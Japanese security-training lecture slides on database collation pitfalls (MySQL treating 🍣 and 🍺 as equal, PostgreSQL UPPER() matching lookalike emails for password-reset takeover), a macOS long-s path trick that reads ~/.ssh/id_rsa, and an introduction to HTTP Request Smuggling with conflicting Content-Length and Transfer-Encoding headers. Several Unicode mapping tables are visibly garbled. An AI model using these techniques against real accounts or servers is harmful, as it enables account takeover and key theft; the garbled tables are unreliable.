@ma1l.seccamp.mocos.kitchen

に届いたメールは以下から読めます

<http://mail.seccamp.mocos.kitchen:8000>



パスワードリセット


From: namatyage@gmail.com  
To: test@mail.seccamp.mocos.kitchen  
Cc:  
Subject: パスワードリセット  
Date: 2022-08-09T00:37:38+00:00

.....


パスワードをリセットするには下記URLにアクセスしてください。

<http://app.seccamp.mocos.kitchen:3000/reset-password?token=eeb47bc9-a9ff-4199-b5b9-a16251fcc006>

.....










ところで

| COLLATION                | A、<br>a | はは、<br>ぱぱ | はは、<br>ハハ | びょうい<br>ん、びょう<br>いん | 🍷、<br>🍺 | +、<br>+ |
|--------------------------|---------|-----------|-----------|---------------------|---------|---------|
| utf8mb4_bin              | ×       | ×         | ×         | ×                   | ×       | ×       |
| utf8mb4_0900_bin         | ×       | ×         | ×         | ×                   | ×       | ×       |
| utf8mb4_unicode_ci       | ○       | ○         | ○         | ○                   | ○       | ○       |
| utf8mb4_general_ci       | ○       | ×         | ×         | ×                   | ○       | ×       |
| utf8mb4_unicode_520_ci   | ○       | ○         | ○         | ○                   | ×       | ○       |
| utf8mb4_0900_ai_ci       | ○       | ○         | ○         | ○                   | ×       | ○       |
| utf8mb4_0900_as_ci       | ○       | ×         | ○         | ○                   | ×       | ○       |
| utf8mb4_ja_0900_as_cs    | ×       | ×         | ○         | ×                   | ×       | ○       |
| utf8mb4_ja_0900_as_cs_ks | ×       | ×         | ×         | ×                   | ×       | ○       |



おや？



# 寿司ビール問題

 @gmail.com

=

 @gmail.com



とみたまさひろ 🍣🍺

@tmtms

...

あれ？ MySQL の utf8mb4 charset って、4バイト文字  
同士を比較すると同じ文字扱いされる？

SELECT '🍣' = '🍺' → 1

MySQL的には寿司とビールは同じ扱い。

午後4:10 · 2014年12月22日 · Twitter Web Client

283 件のリツイート    3 件の引用ツイート    177 件のいいね



古代から残る根深い問題

|           |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
|-----------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|
| Unicode   | 0049 | 0069 | 00CC | 00CD | 00CE | 00CF | 00EC | 00ED | 00EE | 00EF | 0128 | 0129 | 012A | 012B | 012C | 012D | 012E | 012F | 0130 | 01CF | 01D0 | 0208 | 0209 | 020A | 020B | 0365 | 1D35 |
| Character | I    | i    | İ    | ı    | Ĭ    | ĩ    | ì    | í    | î    | ï    | Ĳ    | ĳ    | Ĵ    | Ķ    | Ŀ    | Š    | ſ    | ł    | ḷ   | l̥   | l̇   | l̈   | l̊   | l̋   | ľ   | l̍   | l̎   |

|           |      |      |      |      |      |      |      |      |      |      |      |      |
|-----------|------|------|------|------|------|------|------|------|------|------|------|------|
| Unicode   | 004A | 006A | 0134 | 0135 | 01F0 | 02B2 | 1D36 | 2149 | 24BF | 24D9 | FF2A | FF4A |
| Character | J    | j    | Ĵ    | ĵ    | ĵ̃   | Ĵ    | Ĵ    | Ĵ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    |

|           |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
|-----------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|
| Unicode   | 004B | 006B | 0136 | 0137 | 01E8 | 01E9 | 1D37 | 1D4F | 1E30 | 1E31 | 1E32 | 1E33 | 1E34 | 1E35 | 212A | 24C0 | 24DA | FF2B | FF4B |
| Character | K    | k    | Ķ    | ķ    | Ķ̃   | ķ̃   | Ķ    | ķ    | Ķ    | ķ    | Ķ    | ķ    | Ķ    | ķ    | Ķ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    |

|           |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
|-----------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|
| Unicode   | 004C | 006C | 0139 | 013A | 013B | 013C | 013D | 013E | 02E1 | 1D38 | 1E36 | 1E37 | 1E38 | 1E39 | 1E3A | 1E3B | 1E3C | 1E3D | 2112 | 2113 | 216C | 217C | 24C1 | 24DB | FF2C | FF4C |
| Character | L    | l    | Ļ    | ļ    | Ļ̃   | ļ̃   | Ļ    | ļ    | Ļ    | ļ    | Ļ    | ļ    | Ļ    | ļ    | Ļ    | ļ    | Ļ    | ļ    | Ļ    | ļ    | Ļ    | ļ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    |

|           |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
|-----------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|
| Unicode   | 004D | 006D | 036B | 1D39 | 1D50 | 1E3E | 1E3F | 1E40 | 1E41 | 1E42 | 1E43 | 2133 | 216F | 217F | 24C2 | 24DC | FF2D | FF4D |
| Character | M    | m    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    |

|           |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
|-----------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|
| Unicode   | 004E | 006E | 00D1 | 00F1 | 0143 | 0144 | 0145 | 0146 | 0147 | 0148 | 01F8 | 01F9 | 1D3A | 1E44 | 1E45 | 1E46 | 1E47 | 1E48 | 1E49 | 1E4A | 1E4B | 207F | 2115 | 24C3 | 24DD | FF2E | FF4E |
| Character | N    | n    | Ñ    | ñ    | Ŋ    | ŋ    | Ŋ    | ŋ    | Ŋ    | ŋ    | Ɓ    | Ƀ    | Ɓ    | Ƀ    | Ʉ    | Ʌ    | Ɇ    | ɇ    | Ɉ    | ɉ    | Ɋ    | ɋ    | Ⓝ    | Ⓞ    | Ⓟ    | ™    | ℥    |

|           |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
|-----------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|
| Unicode   | 004F | 006F | 00BA | 00D2 | 00D3 | 00D4 | 00D5 | 00D6 | 00F2 | 00F3 | 00F4 | 00F5 | 00F6 | 014C | 014D | 014E | 014F | 0150 | 0151 | 01A0 | 01A1 | 01D1 | 01D2 | 01EA | 01EB | 01EC | 01ED |
| Character | O    | o    | º    | Ò    | Ó    | Ô    | Õ    | Ö    | ò    | ó    | ô    | õ    | ö    | Œ    | œ    | Œ    | œ    | Œ    | œ    | Œ    | œ    | Œ    | œ    | Œ    | œ    | Œ    | œ    |

|           |      |      |      |      |      |      |      |      |      |      |      |
|-----------|------|------|------|------|------|------|------|------|------|------|------|
| Unicode   | 0050 | 0070 | 1D3E | 1D56 | 1E54 | 1E55 | 1E56 | 1E57 | 2119 | 24C5 | 24D0 |
| Character | P    | p    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    |

|           |      |      |      |      |      |      |      |
|-----------|------|------|------|------|------|------|------|
| Unicode   | 0051 | 0071 | 211A | 24C6 | 24E0 | FF31 | FF51 |
| Character | Q    | q    | Ɑ    | Ɑ    | Ɑ    | Ɑ    | Ɑ    |

Dotless i以外にも  
MySQL内で重みが同じ文字は実はたくさんある ...

```
MariaDB [sample]> set character_set_results = 'utf8mb4';
MariaDB [sample]> SET @sushi = CONVERT(0xf09f8da3 USING utf8mb4) COLLATE utf8mb4_general_ci;
MariaDB [sample]> SET @beer = CONVERT(0xf09f8dba USING utf8mb4) COLLATE utf8mb4_general_ci;
MariaDB [sample]> SELECT @sushi, @beer;
```

```
+-----+-----+
| @sushi | @beer |
+-----+-----+
| 🍣      | 🍺      |
+-----+-----+
```

```
MariaDB [sample]> SELECT HEX(WEIGHT_STRING(@sushi)), HEX(WEIGHT_STRING(@beer));
```

```
+-----+-----+
| HEX(WEIGHT_STRING(@sushi)) | HEX(WEIGHT_STRING(@beer)) |
+-----+-----+
| FFFD                        | FFFD                        |
+-----+-----+
```


🍣と🍺は同じ重み!!!



# 他のDBMSは?

- PostgreSQL

- 普通に比較すると大文字小文字が区別される
- ILIKE を使う、大文字/小文字に変換して比較する、などのできる
- `SELECT * FROM users WHERE email ILIKE 'ADMIN@SECURITY.CAMP'`
- `SELECT * FROM users WHERE LOWER(email) = LOWER('ADMIN@SECURITY.CAMP')`
- `SELECT * FROM users WHERE UPPER(email) = UPPER('ADMIN@SECURITY.CAMP')`



出典: <https://cs.github.com/?scopeName=All+repos&scope=&q=where+UPPER%28email%29>

```
postgres=# CREATE TABLE users(email TEXT);
CREATE TABLE
postgres=# INSERT INTO users VALUES ('admin@security.camp');
INSERT 0 1
postgres=# SELECT * FROM users WHERE email ILIKE 'ADMIN@SECUR1TY.CAMP';
 email
-----
```

ILIKE では i != 1

```
postgres=# SELECT * FROM users WHERE UPPER(email) = UPPER('ADMIN@SECUR1TY.CAMP');
 email
-----
admin@security.camp
```

UPPER(i) = UPPER(1)

```
postgres=# select '🍷' ILIKE '🍺', UPPER('🍷') = UPPER('🍺');
?column? | ?column?
-----+-----
f         | f
```

🍷は🍺ではない

# おまけ

- DB以外にも、一部ファイルシステムはCase Insensitive
  - macOSやWindowsでは、デフォルトでファイル名が大文字小文字の区別ない
  - Linux(5.2以降)でもEXT4でCase Insensitiveなディレクトリが作れる
- 特にmacOSでは  $s = \text{f}(U+017F)$ 
  - macOSのWebサーバなら、制限されたファイルに不正アクセスできたり ...?

```
~ ▶ cat ~/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
...

~ ▶ cat ~/.Bh/id_rfa
-----BEGIN OPENSSH PRIVATE KEY-----
...
```

前半はここまで

## Case1 ~ 3の修正方法は...?

いくつか脆弱な組み合わせを紹介した

修正方法については複数あって語るとまた長くなるので今回は割愛..

例えばApp3:

メールアドレスのvalidation

メールアドレスをpunycodeに変換

DBに保管されているメールアドレスにメールを送る



ここから後半



前半で立ち上げているコンテナを閉じてお  
いてください

# 講義の流れ

- 攻撃方法に触れつつ、実際に攻撃を試してみよう
- 後半2時間
  - 1. HTTP Request Smugglingの説明
  - 2. HTTP Request Smugglingを利用した攻撃のハンズオン
    - <https://github.com/No1zy/camp.app4>
- まとめ

# Case4: HTTP Request Header

<https://github.com/No1zy/camp.app4>

```
> docker-compose up
```


# Content-LengthとTransfer-Encoding: chunked

リクエストの終了箇所を表すことができるヘッダ

これらの2つが同時に指定された時に、各サーバが優先して解釈するヘッダが異なると...?

## Transfer-Encoding: chunked

- データを連続するチャンクとして送信する
- チャンクの最初にはデータの長さ(16進数)\r\nを記述して、  
その後にデータ部分が続く
- チャンクの最後は長さが0のチャンクとして表される



POST / HTTP/1.1

Transfer-Encoding: chunked

...

[チャンクデータの長さ(16進数)]\r\n

[データ]\r\n

[チャンクデータの長さ(16進数)]\r\n


[データ]\r\n

...

0\r\n


\r\n





```
POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding: chunked
```

```
1 // データの長さ(16進数)  
A // データ  
0 // chunked dataの終了  
\r\n
```



```
POST / HTTP/1.1
Host: example.com
Connection: keep-alive
Transfer-Encoding: chunked
Content-Length: 14
```


```
1
A
0
```

```
XXX
```

## RFC9112 6.3. Message Body Length

3. If a message is received with both a Transfer-Encoding and a Content-Length header field, the Transfer-Encoding overrides the Content-Length. Such a message might indicate an attempt to perform request smuggling (Section 11.2) or response splitting (Section 11.1) and ought to be handled as an error. An intermediary that chooses to forward the message **MUST** first remove the received Content-Length field and process the Transfer-Encoding (as described below) prior to forwarding the message downstream.

# リクエストを拒否する場合



POST / HTTP/1.1

Host: example.com

Connection: keep-alive

Transfer-Encoding: chunked


Content-Length: 14

拒否!

1  
A  
0

XXX

# バックエンドに転送される場合



POST / HTTP/1.1

Host: example.com

Connection: keep-alive

Transfer-Encoding: chunked

~~Content-Length: 14~~

CLを削除し、TEを処理  
TEのチャンクの外にある  
「XXX」を削除

1  
A  
0

XXX


# バックエンドに転送される場合



POST / HTTP/1.1  
Host: example.com  
Connection: keep-alive  
Transfer-Encoding: chunked

TEを優先的に解釈し、CLを削除  
TEのチャンクの外にある  
「XXX」を削除

TEのリクエストとして処理



```
POST / HTTP/1.1
Host: example.com
Connection: keep-alive
Transfer-Encoding[\x20]: chunked
Content-Length: 14
```

```
1
A
0
```

```
XXX
```

# HTTP Request Smuggling



# HTTP Request Smuggling

あるリクエストに別のHTTPリクエストを埋め込むテクニック

